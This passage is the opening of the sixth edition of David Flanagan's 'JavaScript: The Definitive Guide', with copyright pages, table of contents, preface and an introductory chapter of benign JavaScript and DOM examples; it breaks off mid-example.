Activate Your Web Pages

6th Edition
Covers ECMAScript 5 & HTML5



JavaScript

The Definitive Guide

POSTSCRIPT 1021

O'REILLY®

David Flanagan

JavaScript: The Definitive Guide

SIXTH EDITION

JavaScript: The Definitive Guide

David Flanagan

O'REILLY®
Beijing · Cambridge · Farnham · Köln · Sebastopol · Tokyo

JavaScript: The Definitive Guide, Sixth Edition
by David Flanagan

Copyright © 2011 David Flanagan. All rights reserved.
Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*http://my.safaribooksonline.com*). For more information, contact our corporate/institutional sales department: (800) 998-9938 or *corporate@oreilly.com*.

Editor: Mike Loukides
Production Editor: Teresa Elsey
Proofreader: Teresa Elsey

Indexer: Ellen Troutman Zaig
Cover Designer: Karen Montgomery
Interior Designer: David Futato
Illustrator: Robert Romano

Printing History:

August 1996:	Beta Edition.
January 1997:	Second Edition.
June 1998:	Third Edition.
January 2002:	Fourth Edition.
August 2006:	Fifth Edition.
March 2011:	Sixth Edition.

Nutshell Handbook, the Nutshell Handbook logo, and the O'Reilly logo are registered trademarks of O'Reilly Media, Inc. *JavaScript: The Definitive Guide*, the image of a Javan rhinoceros, and related trade dress are trademarks of O'Reilly Media, Inc.

Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and O'Reilly Media, Inc., was aware of a trademark claim, the designations have been printed in caps or initial caps.

While every precaution has been taken in the preparation of this book, the publisher and authors assume no responsibility for errors or omissions, or for damages resulting from the use of the information contained herein.

ISBN: 978-0-596-80552-4

[LSI] [2011-08-12]

1312826643

This book is dedicated to all who teach peace and resist violence.

Table of Contents

Preface xiii

1. Introduction to JavaScript 1
   1.1 Core JavaScript 4
   1.2 Client-Side JavaScript 8

Part I. Core JavaScript

2. Lexical Structure 21
   2.1 Character Set 21
   2.2 Comments 23
   2.3 Literals 23
   2.4 Identifiers and Reserved Words 23
   2.5 Optional Semicolons 25

3. Types, Values, and Variables 29
   3.1 Numbers 31
   3.2 Text 36
   3.3 Boolean Values 40
   3.4 null and undefined 41
   3.5 The Global Object 42
   3.6 Wrapper Objects 43
   3.7 Immutable Primitive Values and Mutable Object References 44
   3.8 Type Conversions 45
   3.9 Variable Declaration 52
   3.10 Variable Scope 53

4. Expressions and Operators 57
   4.1 Primary Expressions 57
   4.2 Object and Array Initializers 58
   4.3 Function Definition Expressions 59

4.4 Property Access Expressions 60
4.5 Invocation Expressions 61
4.6 Object Creation Expressions 61
4.7 Operator Overview 62
4.8 Arithmetic Expressions 66
4.9 Relational Expressions 71
4.10 Logical Expressions 75
4.11 Assignment Expressions 77
4.12 Evaluation Expressions 79
4.13 Miscellaneous Operators 82

5. Statements 87
5.1 Expression Statements 88
5.2 Compound and Empty Statements 88
5.3 Declaration Statements 89
5.4 Conditionals 92
5.5 Loops 97
5.6 Jumps 102
5.7 Miscellaneous Statements 108
5.8 Summary of JavaScript Statements 112

6. Objects 115
6.1 Creating Objects 116
6.2 Querying and Setting Properties 120
6.3 Deleting Properties 124
6.4 Testing Properties 125
6.5 Enumerating Properties 126
6.6 Property Getters and Setters 128
6.7 Property Attributes 131
6.8 Object Attributes 135
6.9 Serializing Objects 138
6.10 Object Methods 138

7. Arrays 141
7.1 Creating Arrays 141
7.2 Reading and Writing Array Elements 142
7.3 Sparse Arrays 144
7.4 Array Length 144
7.5 Adding and Deleting Array Elements 145
7.6 Iterating Arrays 146
7.7 Multidimensional Arrays 148
7.8 Array Methods 148
7.9 ECMAScript 5 Array Methods 153
7.10 Array Type 157

7.11 Array-Like Objects 158
7.12 Strings As Arrays 160

8. Functions 163
8.1 Defining Functions 164
8.2 Invoking Functions 166
8.3 Function Arguments and Parameters 171
8.4 Functions As Values 176
8.5 Functions As Namespaces 178
8.6 Closures 180
8.7 Function Properties, Methods, and Constructor 186
8.8 Functional Programming 191

9. Classes and Modules 199
9.1 Classes and Prototypes 200
9.2 Classes and Constructors 201
9.3 Java-Style Classes in JavaScript 205
9.4 Augmenting Classes 208
9.5 Classes and Types 209
9.6 Object-Oriented Techniques in JavaScript 215
9.7 Subclasses 228
9.8 Classes in ECMAScript 5 238
9.9 Modules 246

10. Pattern Matching with Regular Expressions 251
10.1 Defining Regular Expressions 251
10.2 String Methods for Pattern Matching 259
10.3 The RegExp Object 261

11. JavaScript Subsets and Extensions 265
11.1 JavaScript Subsets 266
11.2 Constants and Scoped Variables 269
11.3 Destructuring Assignment 271
11.4 Iteration 274
11.5 Shorthand Functions 282
11.6 Multiple Catch Clauses 283
11.7 E4X: ECMAScript for XML 283

12. Server-Side JavaScript 289
12.1 Scripting Java with Rhino 289
12.2 Asynchronous I/O with Node 296

Part II. Client-Side JavaScript

13. JavaScript in Web Browsers 307
13.1 Client-Side JavaScript 307
13.2 Embedding JavaScript in HTML 311
13.3 Execution of JavaScript Programs 317
13.4 Compatibility and Interoperability 325
13.5 Accessibility 332
13.6 Security 332
13.7 Client-Side Frameworks 338

14. The Window Object 341
14.1 Timers 341
14.2 Browser Location and Navigation 343
14.3 Browsing History 345
14.4 Browser and Screen Information 346
14.5 Dialog Boxes 348
14.6 Error Handling 351
14.7 Document Elements As Window Properties 351
14.8 Multiple Windows and Frames 353

15. Scripting Documents 361
15.1 Overview of the DOM 361
15.2 Selecting Document Elements 364
15.3 Document Structure and Traversal 371
15.4 Attributes 375
15.5 Element Content 378
15.6 Creating, Inserting, and Deleting Nodes 382
15.7 Example: Generating a Table of Contents 387
15.8 Document and Element Geometry and Scrolling 389
15.9 HTML Forms 396
15.10 Other Document Features 405

16. Scripting CSS 413
16.1 Overview of CSS 414
16.2 Important CSS Properties 419
16.3 Scripting Inline Styles 431
16.4 Querying Computed Styles 435
16.5 Scripting CSS Classes 437
16.6 Scripting Stylesheets 440

17. Handling Events 445
17.1 Types of Events 447

17.2 Registering Event Handlers 456
17.3 Event Handler Invocation 460
17.4 Document Load Events 465
17.5 Mouse Events 466
17.6 Mousewheel Events 471
17.7 Drag and Drop Events 474
17.8 Text Events 481
17.9 Keyboard Events 484

18. Scripted HTTP 491
18.1 Using XMLHttpRequest 494
18.2 HTTP by <script>: JSONP 513
18.3 Comet with Server-Sent Events 515

19. The jQuery Library 523
19.1 jQuery Basics 524
19.2 jQuery Getters and Setters 530
19.3 Altering Document Structure 537
19.4 Handling Events with jQuery 540
19.5 Animated Effects 551
19.6 Ajax with jQuery 558
19.7 Utility Functions 571
19.8 jQuery Selectors and Selection Methods 574
19.9 Extending jQuery with Plug-ins 582
19.10 The jQuery UI Library 585

20. Client-Side Storage 587
20.1 localStorage and sessionStorage 589
20.2 Cookies 593
20.3 IE userData Persistence 599
20.4 Application Storage and Offline Webapps 601

21. Scripted Media and Graphics 613
21.1 Scripting Images 613
21.2 Scripting Audio and Video 615
21.3 SVG: Scalable Vector Graphics 622
21.4 Graphics in a <canvas> 630

22. HTML5 APIs 667
22.1 Geolocation 668
22.2 History Management 671
22.3 Cross-Origin Messaging 676
22.4 Web Workers 680

22.5 Typed Arrays and ArrayBuffers 687
22.6 Blobs 691
22.7 The Filesystem API 700
22.8 Client-Side Databases 705
22.9 Web Sockets 712

Part III. Core JavaScript Reference

Core JavaScript Reference 719

Part IV. Client-Side JavaScript Reference

Client-Side JavaScript Reference 859

Index 1019

Preface

This book covers the JavaScript language and the JavaScript APIs implemented by web browsers. I wrote it for readers with at least some prior programming experience who want to learn JavaScript and also for programmers who already use JavaScript but want to take their understanding to a new level and really master the language and the web platform. My goal with this book is to document the JavaScript language and platform comprehensively and definitively. As a result, this is a large and detailed book. My hope, however, is that it will reward careful study, and that the time you spend reading it will be easily recouped in the form of higher programming productivity.

This book is divided into four parts. Part I covers the JavaScript language itself. Part II covers client-side JavaScript: the JavaScript APIs defined by HTML5 and related standards and implemented by web browsers. Part III is the reference section for the core language, and Part IV is the reference for client-side JavaScript. Chapter 1 includes an outline of the chapters in Parts I and II (see §1.1).

This sixth edition of the book covers both ECMAScript 5 (the latest version of the core language) and HTML5 (the latest version of the web platform). You'll find ECMAScript 5 material throughout Part I. The new material on HTML5 is mostly in the chapters at the end of Part II, but there is also some in other chapters as well. Completely new chapters in this edition include Chapter 11, *JavaScript Subsets and Extensions*; Chapter 12, *Server-Side JavaScript* ; Chapter 19, *The jQuery Library*; and Chapter 22, *HTML5 APIs*.

Readers of previous editions may notice that I have completely rewritten many of the chapters in this book for the sixth edition. The core of Part I—the chapters covering objects, arrays, functions, and classes—is all new and brings the book in line with current programming styles and best practices. Similarly, key chapters of Part II, such as those covering documents and events, have been completely rewritten to bring them up-to-date.

A Note About Piracy

If you are reading a digital version of this book that you (or your employer) did not pay for (or borrow from someone who did) then you probably have an illegally pirated copy. Writing the sixth edition of this book was a full-time job, and it took more than a year. The only way I get paid for that time is when readers actually buy the book. And the only way I can afford to work on a seventh edition is if I get paid for the sixth.

I do not condone piracy, but if you have a pirated copy, go ahead and read a couple of chapters. I think that you'll find that this is a valuable source of information about JavaScript, better organized and of higher quality than what you can find freely (and legally) available on the Web. If you agree that this is a valuable source of information, then please pay for that value by purchasing a legal copy (either digital or print) of the book. On the other hand, if you find that this book is no more valuable than the free information on the web, then please discard your pirated copy and use those free information sources.

Conventions Used in This Book

I use the following typographical conventions in this book:

Italic
: Is used for emphasis and to indicate the first use of a term. *Italic* is also used for email addresses, URLs and file names.

`Constant width`
: Is used in all JavaScript code and CSS and HTML listings, and generally for anything that you would type literally when programming.

`Constant width italic`
: Is used for the names of function parameters, and generally as a placeholder to indicate an item that should be replaced with an actual value in your program.

Example Code

The examples in this book are available online. You can find them linked from the book's catalog page at the publisher's website:

http://oreilly.com/catalog/9780596805531/

This book is here to help you get your job done. In general, you may use the code in this book in your programs and documentation. You do not need to contact O'Reilly for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O'Reilly books *does* require permission. Answering a question by citing this book and quoting example

code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation *does* require permission.

If you use the code from this book, I appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: "*JavaScript: The Definitive Guide*, by David Flanagan (O'Reilly). Copyright 2011 David Flanagan, 978-0-596-80552-4."

For more details on the O'Reilly code reuse policy, see *http://oreilly.com/pub/a/oreilly/ask_tim/2001/codepolicy.html*. If you feel your use of the examples falls outside of the permission given above, feel free to contact O'Reilly at *permissions@oreilly.com*.

Errata and How to Contact Us

The publisher maintains a public list of errors found in this book. You can view the list, and submit the errors you find, by visiting the book's web page:

http://oreilly.com/catalog/9780596805531

To comment or ask technical questions about this book, send email to:

bookquestions@oreilly.com

For more information about our books, conferences, Resource Centers, and the O'Reilly Network, see our website at:

http://www.oreilly.com

Find us on Facebook: *http://facebook.com/oreilly*

Follow us on Twitter: *http://twitter.com/oreillymedia*

Watch us on YouTube: *http://www.youtube.com/oreillymedia*

Acknowledgments

Many people have helped me with the creation of this book. I'd like to thank my editor, Mike Loukides, for trying to keep me on schedule and for his insightful comments. Thanks also to my technical reviewers: Zachary Kessin, who reviewed many of the chapters in Part I, and Raffaele Cecco, who reviewed Chapter 19 and the `<canvas>` material in Chapter 21. The production team at O'Reilly has done their usual fine job: Dan Fauxsmith managed the production process, Teresa Elsey was the production editor, Rob Romano drew the figures, and Ellen Troutman Zaig created the index.

In this era of effortless electronic communication, it is impossible to keep track of all those who influence and inform us. I'd like to thank everyone who has answered my questions on the es5, w3c, and whatwg mailing lists, and everyone who has shared their insightful ideas about JavaScript programming online. I'm sorry I can't list you all by name, but it is a pleasure to work within such a vibrant community of JavaScript programmers.

Editors, reviewers, and contributors to previous editions of this book have included: Andrew Schulman, Angelo Sirigos, Aristotle Pagaltzis, Brendan Eich, Christian Heilmann, Dan Shafer, Dave C. Mitchell, Deb Cameron, Douglas Crockford, Dr. Tankred Hirschmann, Dylan Schiemann, Frank Willison, Geoff Stearns, Herman Venter, Jay Hodges, Jeff Yates, Joseph Kesselman, Ken Cooper, Larry Sullivan, Lynn Rollins, Neil Berkman, Nick Thompson, Norris Boyd, Paula Ferguson, Peter-Paul Koch, Philippe Le Hegaret, Richard Yaker, Sanders Kleinfeld, Scott Furman, Scott Issacs, Shon Katzenberger, Terry Allen, Todd Ditchendorf, Vidur Apparao, and Waldemar Horwat.

This edition of the book is substantially rewritten and kept me away from my family for many late nights. My love to them and my thanks for putting up with my absences.

— David Flanagan (davidflanagan.com), March 2011

CHAPTER 1

Introduction to JavaScript

JavaScript is the programming language of the Web. The overwhelming majority of modern websites use JavaScript, and all modern web browsers—on desktops, game consoles, tablets, and smart phones—include JavaScript interpreters, making JavaScript the most ubiquitous programming language in history. JavaScript is part of the triad of technologies that all Web developers must learn: HTML to specify the content of web pages, CSS to specify the presentation of web pages, and JavaScript to specify the behavior of web pages. This book will help you master the language.

If you are already familiar with other programming languages, it may help you to know that JavaScript is a high-level, dynamic, untyped interpreted programming language that is well-suited to object-oriented and functional programming styles. JavaScript derives its syntax from Java, its first-class functions from Scheme, and its prototype-based inheritance from Self. But you do not need to know any of those languages, or be familiar with those terms, to use this book and learn JavaScript.

The name "JavaScript" is actually somewhat misleading. Except for a superficial syntactic resemblance, JavaScript is completely different from the Java programming language. And JavaScript has long since outgrown its scripting-language roots to become a robust and efficient general-purpose language. The latest version of the language (see the sidebar) defines new features for serious large-scale software development.

JavaScript: Names and Versions

JavaScript was created at Netscape in the early days of the Web, and technically, "JavaScript" is a trademark licensed from Sun Microsystems (now Oracle) used to describe Netscape's (now Mozilla's) implementation of the language. Netscape submitted the language for standardization to ECMA—the European Computer Manufacturer's Association—and because of trademark issues, the standardized version of the language was stuck with the awkward name "ECMAScript." For the same trademark reasons, Microsoft's version of the language is formally known as "JScript." In practice, just about everyone calls the language JavaScript. This book uses the name "ECMAScript" only to refer to the language standard.

For the last decade, all web browsers have implemented version 3 of the ECMAScript standard and there has really been no need to think about version numbers: the language standard was stable and browser implementations of the language were, for the most part, interoperable. Recently, an important new version of the language has been defined as ECMAScript version 5 and, at the time of this writing, browsers are beginning to implement it. This book covers all the new features of ECMAScript 5 as well as all the long-standing features of ECMAScript 3. You'll sometimes see these language versions abbreviated as ES3 and ES5, just as you'll sometimes see the name JavaScript abbreviated as JS.

When we're speaking of the language itself, the only version numbers that are relevant are ECMAScript versions 3 or 5. (Version 4 of ECMAScript was under development for years, but proved to be too ambitious and was never released.) Sometimes, however, you'll also see a JavaScript version number, such as JavaScript 1.5 or JavaScript 1.8. These are Mozilla's version numbers: version 1.5 is basically ECMAScript 3, and later versions include nonstandard language extensions (see Chapter 11). Finally, there are also version numbers attached to particular JavaScript interpreters or "engines." Google calls its JavaScript interpreter V8, for example, and at the time of this writing the current version of the V8 engine is 3.0.

To be useful, every language must have a platform or standard library or API of functions for performing things like basic input and output. The core JavaScript language defines a minimal API for working with text, arrays, dates, and regular expressions but does not include any input or output functionality. Input and output (as well as more sophisticated features, such as networking, storage, and graphics) are the responsibility of the "host environment" within which JavaScript is embedded. Usually that host environment is a web browser (though we'll see two uses of JavaScript without a web browser in Chapter 12). Part I of this book covers the language itself and its minimal built-in API. Part II explains how JavaScript is used in web browsers and covers the sprawling browser-based APIs loosely known as "client-side JavaScript."

Part III is the reference section for the core API. You can read about the JavaScript array manipulation API by looking up "Array" in this part of the book, for example. Part IV is the reference section for client-side JavaScript. You might look up "Canvas"

in this part of the book to read about the graphics API defined by the HTML5 <canvas> element, for example.

This book covers low-level fundamentals first, and then builds on those to more advanced and higher-level abstractions. The chapters are intended to be read more or less in order. But learning a new programming language is never a linear process, and describing a language is not linear either: each language feature is related to other features and this book is full of cross-references—sometimes backward and sometimes forward to material you have not yet read. This chapter makes a quick first pass through the core language and the client-side API, introducing key features that will make it easier to understand the in-depth treatment in the chapters that follow.

Exploring JavaScript

When learning a new programming language, it's important to try the examples in the book, and then modify them and try them again to test your understanding of the language. To do that, you need a JavaScript interpreter. Fortunately, every web browser includes a JavaScript interpreter, and if you're reading this book, you probably already have more than one web browser installed on your computer.

We'll see later on in this chapter that you can embed JavaScript code within `<script>` tags in HTML files, and when the browser loads the file, it will execute the code. Fortunately, however, you don't have to do that every time you want to try out simple snippets of JavaScript code. Spurred on by the powerful and innovative Firebug extension for Firefox (pictured in Figure 1-1 and available for download from *http://getfirebug.com/*), today's web browsers all include web developer tools that are indispensable for debugging, experimenting, and learning. You can usually find these tools in the Tools menu of the browser under names like "Developer Tools" or "Web Console." (Firefox 4 includes a built-in "Web Console," but at the time of this writing, the Firebug extension is better.) Often, you can call up a console with a keystroke like F12 or Ctrl-Shift-J. These console tools often appear as panes at the top or bottom of the browser window, but some allow you to open them as separate windows (as pictured in Figure 1-1), which is often quite convenient.

A typical "developer tools" pane or window includes multiple tabs that allow you to inspect things like HTML document structure, CSS styles, network requests, and so on. One of the tabs is a "JavaScript console" that allows you to type in lines of JavaScript code and try them out. This is a particularly easy way to play around with JavaScript, and I recommend that you use it as you read this book.

There is a simple console API that is portably implemented by modern browsers. You can use the function `console.log()` to display text on the console. This is often surprisingly helpful while debugging, and some of the examples in this book (even in the core language section) use `console.log()` to perform simple output. A similar but more intrusive way to display output or debugging messages is by passing a string of text to the `alert()` function, which displays it in a modal dialog box.




Figure 1-1. The Firebug debugging console for Firefox

1.1 Core JavaScript

This section is a tour of the JavaScript language, and also a tour of Part I of this book. After this introductory chapter, we dive into JavaScript at the lowest level: Chapter 2, *Lexical Structure*, explains things like JavaScript comments, semicolons, and the Unicode character set. Chapter 3, *Types, Values, and Variables*, starts to get more interesting: it explains JavaScript variables and the values you can assign to those variables. Here's some sample code to illustrate the highlights of those two chapters:

```
// Anything following double slashes is an English-language comment.
// Read the comments carefully: they explain the JavaScript code.

// variable is a symbolic name for a value.
// Variables are declared with the var keyword:
var x;                    // Declare a variable named x.

// Values can be assigned to variables with an = sign
x = 0;                    // Now the variable x has the value 0
x                         // => 0: A variable evaluates to its value.

// JavaScript supports several types of values
x = 1;                    // Numbers.
x = 0.01;                 // Just one Number type for integers and reals.
x = "hello world";        // Strings of text in quotation marks.
x = 'JavaScript';         // Single quote marks also delimit strings.
x = true;                 // Boolean values.
x = false;                // The other Boolean value.
```

```
x = null;                // Null is a special value that means "no value".
x = undefined;           // Undefined is like null.
```

Two other very important *types* that JavaScript programs can manipulate are objects and arrays. These are the subject of Chapter 6, *Objects*, and Chapter 7, *Arrays*, but they are so important that you'll see them many times before you reach those chapters.

```
// JavaScript's most important data type is the object.
// An object is a collection of name/value pairs, or a string to value map.
var book = {             // Objects are enclosed in curly braces.
    topic: "JavaScript", // The property "topic" has value "JavaScript".
    fat: true            // The property "fat" has value true.
};                       // The curly brace marks the end of the object.

// Access the properties of an object with . or []:
book.topic               // => "JavaScript"
book["fat"]              // => true: another way to access property values.
book.author = "Flanagan"; // Create new properties by assignment.
book.contents = {};      // {} is an empty object with no properties.

// JavaScript also supports arrays (numerically indexed lists) of values:
var primes = [2, 3, 5, 7]; // An array of 4 values, delimited with [ and ].
primes[0]                // => 2: the first element (index 0) of the array.
primes.length            // => 4: how many elements in the array.
primes[primes.length-1]  // => 7: the last element of the array.
primes[4] = 9;           // Add a new element by assignment.
primes[4] = 11;          // Or alter an existing element by assignment.
var empty = [];          // [] is an empty array with no elements.
empty.length             // => 0

// Arrays and objects can hold other arrays and objects:
var points = [           // An array with 2 elements.
    {x:0, y:0},          // Each element is an object.
    {x:1, y:1}
];
var data = {             // An object with 2 properties
  trial1: [[1,2], [3,4]], // The value of each property is an array.
  trial2: [[2,3], [4,5]] // The elements of the arrays are arrays.
};
```

The syntax illustrated above for listing array elements within square braces or mapping object property names to property values inside curly braces is known as an *initializer expression*, and it is just one of the topics of Chapter 4, *Expressions and Operators*. An *expression* is a phrase of JavaScript that can be *evaluated* to produce a value. The use of . and [] to refer to the value of an object property or array element is an expression, for example. You may have noticed in the code above that when an expression stands alone on a line, the comment that follows it begins with an arrow (=>) and the value of the expression. This is a convention that you'll see throughout this book.

One of the most common ways to form expressions in JavaScript is to use *operators* like these:

```
// Operators act on values (the operands) to produce a new value.
// Arithmetic operators are the most common:
3 + 2                    // => 5: addition
```

```
3 - 2                       // => 1: subtraction
3 * 2                       // => 6: multiplication
3 / 2                       // => 1.5: division
points[1].x - points[0].x   // => 1: more complicated operands work, too
"3" + "2"                   // => "32": + adds numbers, concatenates strings

// JavaScript defines some shorthand arithmetic operators
var count = 0;              // Define a variable
count++;                    // Increment the variable
count--;                    // Decrement the variable
count += 2;                 // Add 2: same as count = count + 2;
count *= 3;                 // Multiply by 3: same as count = count * 3;
count                       // => 6: variable names are expressions, too.

// Equality and relational operators test whether two values are equal,
// unequal, less than, greater than, and so on. They evaluate to true or false.
var x = 2, y = 3;           // These = signs are assignment, not equality tests
x == y                      // => false: equality
x != y                      // => true: inequality
x < y                       // => true: less-than
x <= y                      // => true: less-than or equal
x > y                       // => false: greater-than
x >= y                      // => false: greater-than or equal
"two" == "three"            // => false: the two strings are different
"two" > "three"             // => true: "tw" is alphabetically greater than "th"
false == (x > y)            // => true: false is equal to false

// Logical operators combine or invert boolean values
(x == 2) && (y == 3)        // => true: both comparisons are true. && is AND
(x > 3) || (y < 3)          // => false: neither comparison is true. || is OR
!(x == y)                   // => true: ! inverts a boolean value
```

If the phrases of JavaScript are expressions, then the full sentences are *statements*, which are the topic of Chapter 5, *Statements*. In the code above, the lines that end with semicolons are statements. (In the code below, you'll see multiline statements that do not end with semicolons.) There is actually a lot of overlap between statements and expressions. Roughly, an expression is something that computes a value but doesn't *do* anything: it doesn't alter the program state in any way. Statements, on the other hand, don't have a value (or don't have a value that we care about), but they do alter the state. You've seen variable declarations and assignment statements above. The other broad category of statement is *control structures*, such as conditionals and loops. Examples are below, after we cover functions.

A *function* is a named and parameterized block of JavaScript code that you define once, and can then invoke over and over again. Functions aren't covered formally until Chapter 8, *Functions*, but like objects and arrays, you'll see them many times before you get to that chapter. Here are some simple examples:

```
// Functions are parameterized blocks of JavaScript code that we can invoke.
function plus1(x) {         // Define a function named "plus1" with parameter "x"
    return x+1;             // Return a value one larger than the value passed in
}                           // Functions are enclosed in curly braces
```

```
plus1(y)                    // => 4: y is 3, so this invocation returns 3+1

var square = function(x) { // Functions are values and can be assigned to vars
    return x*x;             // Compute the function's value
};                          // Semicolon marks the end of the assignment.

square(plus1(y))            // => 16: invoke two functions in one expression
```

When we combine functions with objects, we get *methods*:

```
// When functions are assigned to the properties of an object, we call
// them "methods". All JavaScript objects have methods:
var a = [];                 // Create an empty array
a.push(1,2,3);              // The push() method adds elements to an array
a.reverse();                // Another method: reverse the order of elements

// We can define our own methods, too. The "this" keyword refers to the object
// on which the method is defined: in this case, the points array from above.
points.dist = function() { // Define a method to compute distance between points
    var p1 = this[0];       // First element of array we're invoked on
    var p2 = this[1];       // Second element of the "this" object
    var a = p2.x-p1.x;      // Difference in X coordinates
    var b = p2.y-p1.y;      // Difference in Y coordinates
    return Math.sqrt(a*a + // The Pythagorean theorem
                     b*b); // Math.sqrt() computes the square root
};
points.dist()               // => 1.414: distance between our 2 points
```

Now, as promised, here are some functions whose bodies demonstrate common JavaScript control structure statements:

```
// JavaScript statements include conditionals and loops using the syntax
// of C, C++, Java, and other languages.
function abs(x) {           // A function to compute the absolute value
    if (x >= 0) {           // The if statement...
        return x;           //   executes this code if the comparison is true.
    }                       // This is the end of the if clause.
    else {                  // The optional else clause executes its code if
        return -x;          //   the comparison is false.
    }                       // Curly braces optional when 1 statement per clause.
}                           // Note return statements nested inside if/else.

function factorial(n) {     // A function to compute factorials
    var product = 1;        // Start with a product of 1
    while(n > 1) {          // Repeat statements in {} while expr in () is true
        product *= n;       // Shortcut for product = product * n;
        n--;                // Shortcut for n = n - 1
    }                       // End of loop
    return product;         // Return the product
}
factorial(4)                // => 24: 1*4*3*2

function factorial2(n) {    // Another version using a different loop
    var i, product = 1;     // Start with 1
    for(i=2; i <= n; i++)   // Automatically increment i from 2 up to n
        product *= i;       // Do this each time. {} not needed for 1-line loops
    return product;         // Return the factorial
```

```
}
factorial2(5)                // => 120: 1*2*3*4*5
```

JavaScript is an object-oriented language, but it is quite different than most. Chapter 9, *Classes and Modules*, covers object-oriented programming in JavaScript in detail, with lots of examples, and is one of the longest chapters in the book. Here is a very simple example that demonstrates how to define a JavaScript class to represent 2D geometric points. Objects that are instances of this class have a single method named `r()` that computes the distance of the point from the origin:

```
// Define a constructor function to initialize a new Point object
function Point(x,y) {      // By convention, constructors start with capitals
    this.x = x;            // this keyword is the new object being initialized
    this.y = y;            // Store function arguments as object properties
}                          // No return is necessary

// Use a constructor function with the keyword "new" to create instances
var p = new Point(1, 1);   // The geometric point (1,1)

// Define methods for Point objects by assigning them to the prototype
// object associated with the constructor function.
Point.prototype.r = function() {
    return Math.sqrt(      // Return the square root of x² + y²
        this.x * this.x +  // This is the Point object on which the method...
        this.y * this.y    // ...is invoked.
    );
};

// Now the Point object p (and all future Point objects) inherits the method r()
p.r()                      // => 1.414...
```

Chapter 9 is really the climax of Part I, and the chapters that follow wrap up some loose ends and bring our exploration of the core language to a close. Chapter 10, *Pattern Matching with Regular Expressions*, explains the regular expression grammar and demonstrates how to use these "regexps" for textual pattern matching. Chapter 11, *JavaScript Subsets and Extensions*, covers subsets and extensions of core JavaScript. Finally, before we plunge into client-side JavaScript in web browsers, Chapter 12, *Server-Side JavaScript*, introduces two ways to use JavaScript outside of web browsers.

1.2 Client-Side JavaScript

Client-side JavaScript does not exhibit the nonlinear cross-reference problem nearly to the extent that the core language does, and it is possible to learn how to use JavaScript in web browsers in a fairly linear sequence. But you're probably reading this book to learn client-side JavaScript, and Part II is a long way off, so this section is a quick sketch of basic client-side programming techniques, followed by an in-depth example.

Chapter 13, *JavaScript in Web Browsers*, is the first chapter of Part II and it explains in detail how to put JavaScript to work in web browsers. The most important thing you'll

learn in that chapter is that JavaScript code can be embedded within HTML files using the <script> tag:

```
<html>
<head>
<script src="library.js"></script> <!-- include a library of JavaScript code -->
</head>
<body>
<p>This is a paragraph of HTML</p>
<script>
// And this is some client-side JavaScript code
// literally embedded within the HTML file
</script>
<p>Here is more HTML.</p>
</body>
</html>
```

Chapter 14, *The Window Object*, explains techniques for scripting the web browser and covers some important global functions of client-side JavaScript. For example:

```
<script>
function moveon() {
    // Display a modal dialog to ask the user a question
    var answer = confirm("Ready to move on?");
    // If they clicked the "OK" button, make the browser load a new page
    if (answer) window.location = "http://google.com";
}
// Run the function defined above 1 minute (60,000 milliseconds) from now.
setTimeout(moveon, 60000);
</script>
```

Note that the client-side example code shown in this section comes in longer snippets than the core language examples earlier in the chapter. These examples are not designed to be typed into a Firebug (or similar) console window. Instead you can embed them in an HTML file and try them out by loading them in your web browser. The code above, for instance, works as a stand-alone HTML file.

Chapter 15, *Scripting Documents*, gets down to the real business of client-side JavaScript, scripting HTML document content. It shows you how to select particular HTML elements from within a document, how to set HTML attributes of those elements, how to alter the content of those elements, and how to add new elements to the document. This function demonstrates a number of these basic document searching and modification techniques:

```
// Display a message in a special debugging output section of the document.
// If the document does not contain such a section, create one.
function debug(msg) {
    // Find the debugging section of the document, looking at HTML id attributes
    var log = document.getElementById("debuglog");

    // If no element with the id "debuglog" exists, create one.
    if (!log) {
        log = document.createElement("div");  // Create a new <div> element
        log.id = "debuglog";                  // Set the HTML id attribute on it
```

```
        log.innerHTML = "<h1>Debug Log</h1>"; // Define initial content
        document.body.appendChild(log);      // Add it at end of document
    }

    // Now wrap the message in its own <pre> and append it to the log
    var pre = document.createElement("pre");  // Create a <pre> tag
    var text = document.createTextNode(msg);  // Wrap msg in a text node
    pre.appendChild(text);                    // Add text to the <pre>
    log.appendChild(pre);                     // Add <pre> to the log
}
```

Chapter 15 shows how JavaScript can script the HTML elements that define web content. Chapter 16, *Scripting CSS*, shows how you can use JavaScript with the CSS styles that define the presentation of that content. This is often done with the `style` or `class` attribute of HTML elements:

```
function hide(e, reflow) { // Hide the element e by scripting its style
    if (reflow) {                    // If 2nd argument is true
        e.style.display = "none"     // hide element and use its space
    }
    else {                           // Otherwise
